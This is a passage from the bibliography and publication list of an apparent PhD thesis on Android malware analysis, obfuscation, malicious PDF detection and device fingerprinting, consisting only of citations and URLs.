[124] Licel LLC. DexProtector – Cutting edge obfuscator for Android apps. `http://dexprotector.com/`.

[125] Allatori. `http://www.allatori.com/`.

[126] ApkFuscator. `https://github.com/strazzere/APKfuscator`.

[127] Androguard. `http://code.google.com/p/androguard/`.

[128] Gabor Paller. Dedexer. `http://dedexer.sourceforge.net/`.

[129] Oracle. Java Reflection API. `http://docs.oracle.com/javase/tutorial/reflect/`.

[130] Nihilus. Reversing DexGuard 5.x, October 2013. `http://androidcracking.blogspot.de/2013/10/nihilus-reversing-dexguard-5x.html`.

[131] Yajin Zhou and Xuxian Jiang. Android Malware Genome Project, 2012. http://www.malgenomeproject.org/.

[132] M. Parkour. Contagio Mobile - Mobile Malware Mini Dump. http://contagiominidump.blogspot.com/.

[133] AV Comparatives. http://www.av-comparatives.org/.

[134] Hiroshi Lockheimer. Android and Security. http://googlemobile.blogspot.de/2012/02/android-and-security.html.

[135] Anubis – Malware Analysis for Unknown Binaries. https://anubis.iseclab.org/.

[136] Thanasis Petsas, Giannis Voyatzis, Elias Athanasopoulos, Michalis Polychronakis, and Sotiris Ioannidis. Rage against the virtual machine: hindering dynamic analysis of Android malware. In *EUROSEC*. ACM, 2014.

[137] Timothy Vidas and Nicolas Christin. Evading Android runtime analysis via sandbox detection. In Shiho Moriai, Trent Jaeger, and Kouichi Sakurai, editors, *ASIACCS*. ACM, 2014. ISBN 978-1-4503-2800-5.

[138] Clemens Kolbitsch, Engin Kirda, and Christopher Kruegel. The power of procrastination: detection and mitigation of execution-stalling malicious code. In *CCS*. ACM, 2011.

[139] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *IEEE Symposium on Security and Privacy*. IEEE Computer Society, 2010. ISBN 978-0-7695-4035-1.

[140] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol Sheth. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *OSDI*. USENIX Association, 2010.

[141] Siegfried Rasthofer, Steven Arzt, and Eric Bodden. A machine-learning approach for classifying and categorizing Android sources and sinks. In *2014 Network and Distributed System Security Symposium (NDSS)*, 2014.

[142] Golam Sarwar, Olivier Mehani, Roksana Boreli, and Mohamed Ali Kaafar. On the effectiveness of dynamic taint analysis for protecting against private information leaks on Android-based devices. In *SECRYPT*, 2013.

[143] Andreas Moser, Christopher Krügel, and Engin Kirda. Exploring Multiple Execution Paths for Malware Analysis. In *IEEE Symposium on Security and Privacy*. IEEE Computer Society, 2007.

[144] Dawn Xiaodong Song, David Brumley, Heng Yin, Juan Caballero, Ivan Jager, Min Gyung Kang, Zhenkai Liang, James Newsome, Pongsin Poosankam, and Prateek Saxena. BitBlaze: A New Approach to Computer Security via Binary Analysis. In *4th International Conference on Information Systems Security (ICISS)*. Springer, 2008.

[145] Jinseong Jeon, Kristopher K. Micinski, and Jeffrey S. Foster. SymDroid: Symbolic Execution for Dalvik Bytecode. Technical report, Department of Computer Science, University of Maryland, College Park, 2012.

[146] Saswat Anand and Mary Jean Harrold. Heap cloning: Enabling dynamic symbolic execution of java programs. In *ASE*, 2011.

[147] Saswat Anand, Mayur Naik, Mary Jean Harrold, and Hongseok Yang. Automated concolic testing of smartphone apps. In *SIGSOFT FSE*, 2012.

[148] Android Developers. Platform Versions, June 2014. `http://developer.android.com/resources/dashboard/platform-versions.html`.

[149] smali. `http://code.google.com/p/smali/`.

[150] Ryszard Wisniewski. android-apktool – A tool for reverse engineering Android apk files. `http://code.google.com/p/android-apktool/`.

[151] Damien Octeau, Patrick McDaniel, Somesh Jha, Alexandre Bartel, Eric Bodden, Jacques Klein, and Yves Le Traon. Effective Inter-component Communication Mapping in Android with Epicc: An Essential Step Towards Holistic Security Analysis. In *USENIX Security Symposium*, 2013. ISBN 978-1-931971-03-4.

[152] Erika Chin, Adrienne Porter Felt, Kate Greenwood, and David Wagner. Analyzing inter-application communication in Android. In *Intern. Conf. on Mobile Systems, Applications, and Services (MobiSys)*. ACM, 2011. ISBN 978-1-4503-0643-0. doi: 10.1145/1999995.2000018.

[153] Christian Fritz, Steven Arzt, Siegfried Rasthofer, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves le Traon, Damien Octeau, and Patrick McDaniel. Highly precise taint analysis for Android applications. Technical Report TUD-CS-2013-0113, TU Darmstadt, 2013.

[154] William Klieber, Lori Flynn, Amar Bhosale, Limin Jia, and Lujo Bauer. Android taint flow analysis for app sets. In *Proceedings of the 3rd ACM SIGPLAN International Workshop on the State of the Art in Java Program Analysis*, SOAP '14. ACM, 2014. ISBN 978-1-4503-2919-4. doi: 10.1145/2614628.2614633.

[155] Fengguo Wei, Sankardas Roy, Xinming Ou, and Robby. Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2014.

[156] Yinzhi Cao, Yanick Fratantonio, Antonio Bianchi, Manuel Egele, Christopher Kruegel, Giovanni Vigna, and Yan Chen. EdgeMiner: Automatically Detecting Implicit Control Flow Transitions through the Android Framework. In *Symposium on Network and Distributed System Security (NDSS)*, 2015.

[157] Johannes Hoffmann, Martin Ussath, Thorsten Holz, and Michael Spreitzenbarth. Slicing Droids: Program Slicing for Smali Code. In *SAC*. ACM, 2013.

[158] Patrick P.F. Chan, Lucas C.K. Hui, and S. M. Yiu. DroidChecker: Analyzing Android applications for capability leak. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WISEC '12, 2012. doi: 10.1145/2185448.2185466.

[159] Yury Zhauniarovich, Maqsood Ahmad, Olga Gadyatskaya, Bruno Crispo, and Fabio Massacci. StaDynA: Addressing the Problem of Dynamic Code Updates in the Security Analysis of Android Applications. In *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy*, CODASPY '15, 2015. ISBN 978-1-4503-3191-3. doi: 10.1145/2699026.2699105.

[160] Anthony Desnos and Geoffroy Gueguen. Android: From reversing to decompilation. *In Proc. of Black Hat Abu Dhabi*, 2011.

[161] Michael Spreitzenbarth, Felix C. Freiling, Florian Echtler, Thomas Schreck, and Johannes Hoffmann. Mobile-Sandbox: Having a Deeper Look into Android Applications. In *SAC*. ACM, 2013. ISBN 978-1-4503-1656-9.

[162] DroidBox. `http://code.google.com/p/droidbox/`.

[163] NVISO. NVISO ApkScan – Scan Android applications for malware. `http://apkscan.nviso.be/`.

[164] ForeSafe. ForeSafe Online Scanner. `http://www.foresafe.com/scan`.

[165] Victor van der Veen and Christian Rossow. Tracedroid. `http://tracedroid.few.vu.nl`.

[166] Corinna Cortes and Vladimir Vapnik. Support-vector networks. *Machine Learning*, 20:273–297, 1995. ISSN 0885-6125. 10.1007/BF00994018.

[167] Vladimir N. Vapnik. *The nature of statistical learning theory*. Springer-Verlag New York, Inc., New York, NY, USA, 1995. ISBN 0-387-94559-8.

[168] A. Moser, C. Kruegel, and E. Kirda. Limits of static analysis for malware detection. In *Proc. of Annual Computer Security Applications Conference (ACSAC)*, 2007.

[169] Stephen Boyd and Lieven Vandenberghe. *Convex Optimization*. Cambridge University Press, 2004. ISBN 978-0-521-83378-3.

[170] Tong Zhang. Solving large scale linear prediction problems using stochastic gradient descent algorithms. In *21st Int'l Conf. Machine Learning*, ICML '04, pages 116–123, New York, NY, USA, 2004. ACM.

[171] Léon Bottou. Large-scale machine learning with stochastic gradient descent. In *COMPSTAT'2010*, pages 177–186. Springer, 2010.

[172] F. Zhang, P.P.K. Chan, B. Biggio, D.S. Yeung, and F. Roli. Adversarial feature selection against evasion attacks. *IEEE Transactions on Cybernetics*, PP(99):1–1, 2015. ISSN 2168-2267. doi: 10.1109/TCYB.2015.2415032.

[173] Leo Breiman. Bagging predictors. *Machine Learning*, 24(2):123–140, 1996.

[174] Tin Kam Ho. The random subspace method for constructing decision forests. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 20(8):832–844, 1998. ISSN 0162-8828. http://dx.doi.org/10.1109/34.709601.

[175] Sankardas Roy, Jordan DeLoach, Yuping Li, Nic Herndon, Doina Caragea, Xinming Ou, Venkatesh Prasad Ranganath, Hongmin Li, and Nicolais Guevara. Experimental study with real-world data for android app security analysis using machine learning. In *Proceedings of the 31th Annual Computer Security Applications Conference*, In press.

[176] Battista Biggio, Giorgio Fumera, and Fabio Roli. Pattern recognition systems under attack: Design issues and research challenges. *International Journal of Pattern Recognition and Artificial Intelligence*, 28(7):1460002, 2014.

[177] Peter Eckersley. How Unique is Your Web Browser? PETS 2010, 2010.

[178] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. IEEE Symposium on Security and Privacy 2013, 2013.

[179] Samy Kamkar. Evercookie – never forget. 2010. Retrieved at April 29th, 2014 from http://samy.pl/evercookie/.

[180] Keaton Mowery and Hovav Shacham. Pixel Perfect: Fingerprinting Canvas in HTML5. W2SP 2012, 2012.

[181] Thomas Hupperich, Davide Maiorca, Marc Kührer, Thorsten Holz, and Giorgio Giacinto. On the robustness of mobile device fingerprinting: Can mobile users escape modern web-tracking mechanisms? In *Proceedings of the 31st Annual Computer Security Applications Conference*, ACSAC 2015, pages 191–200, New York, NY, USA, 2015. ACM. ISBN 978-1-4503-3682-6. doi: 10.1145/2818000.2818032. http://doi.acm.org/10.1145/2818000.2818032.

[182] Net Applications. Mobile/Tablet Browser Market Share, 2014. http://www.netmarketshare.com/browser-market-share.aspx.

[183] MaxMind, Inc. MaxMind GeoIP2. https://www.maxmind.com/en/geoip2-services-and-databases.

[184] Sanorita Dey, Nirupam Roy, Wenyuan Xu, Romit Roy Choudhury, and Srihari Nelakuditi. AccelPrint: Imperfections of Accel- erometers Make Smartphones Trackable. NDSS 2014, 2014.

[185] Paul Stone. Pixel perfect timing attacks with HTML5. *Context Information Security (White Paper)*, 2013.

Selected Publications

In the following, I list my original publications (published during my Ph.D.) which this work is based on.

1. Davide Maiorca, Igino Corona, and Giorgio Giacinto. Looking at the bag is not enough to find the bomb: An evasion of structural methods for malicious pdf files detection. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security*, ASIA CCS '13, pages 119–130, New York, NY, USA, 2013. ACM.

2. B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Šrndić, P. Laskov, G. Giacinto, and F. Roli. Evasion attacks against machine learning at test time. In Hendrik Blockeel, Kristian Kersting, Siegfried Nijssen, and Filip Železný, editors, *European Conference on Machine Learning and Principles and Practice of Knowledge Discovery in Databases (ECML PKDD), Part III*, volume 8190 of *Lecture Notes in Computer Science*, pages 387–402. Springer Berlin Heidelberg, 2013.

3. Battista Biggio, Igino Corona, Blaine Nelson, Benjamin I.P. Rubinstein, Davide Maiorca, Giorgio Fumera, Giorgio Giacinto, and Fabio Roli. Security evaluation of support vector machines in adversarial environments. In Yunqian Ma and Guodong Guo, editors, *Support Vector Machines Applications*, pages 105–153. Springer International Publishing, 2014.

4. Igino Corona, Davide Maiorca, Davide Ariu, and Giorgio Giacinto. Lux0r: Detection of malicious pdf-embedded javascript code through discriminant analysis of api references. In *To appear in the Proc. of the 7th ACM Workshop on Art. Intelligence and Security*, 2014.

5. Davide Maiorca, Davide Ariu, Igino Corona, and Giorgio Giacinto. A structural and content-based approach for a precise and robust detection of malicious pdf files. In *Proceedings of the 1st International Conference on Information Systems Security and Privacy (ICISSP 2015)*, pages 27–36. INSTICC, 2015.

6. Davide Maiorca, Davide Ariu, Igino Corona, Marco Aresu, and Giorgio Giacinto. Stealth attacks: An extended insight into the obfuscation effects on android malware. *Computers & Security*, 51, 2015.

7. Thomas Hupperich, Davide Maiorca, Marc Kührer, Thorsten Holz, and Giorgio Giacinto. On the robustness of mobile device fingerprinting: Can mobile users escape modern web-tracking mechanisms? In *Proceedings of the 31st Annual Computer Security Applications Conference*, ACSAC 2015, pages 191–200, New York, NY, USA, 2015. ACM.

8. Davide Maiorca, Davide Ariu, Igino Corona, and Giorgio Giacinto. An evasion resilient approach to the detection of malicious pdf files. In *Information Systems Security and Privacy (Communications in Computer and Information Science)*, volume 576, pages 68–85. Springer, 2016.

9. Johannes Hoffmann, Teemu Rytilahti, Davide Maiorca, Marcel Winandy, Giorgio Giacinto, and Thorsten Holz. Evaluating analysis tools for android apps: Status quo and robustness against obfuscation. In *Proceedings of the 6th ACM Conference on Data and Application Security and Privacy (CODASPY 2016) (In press)*, 2016.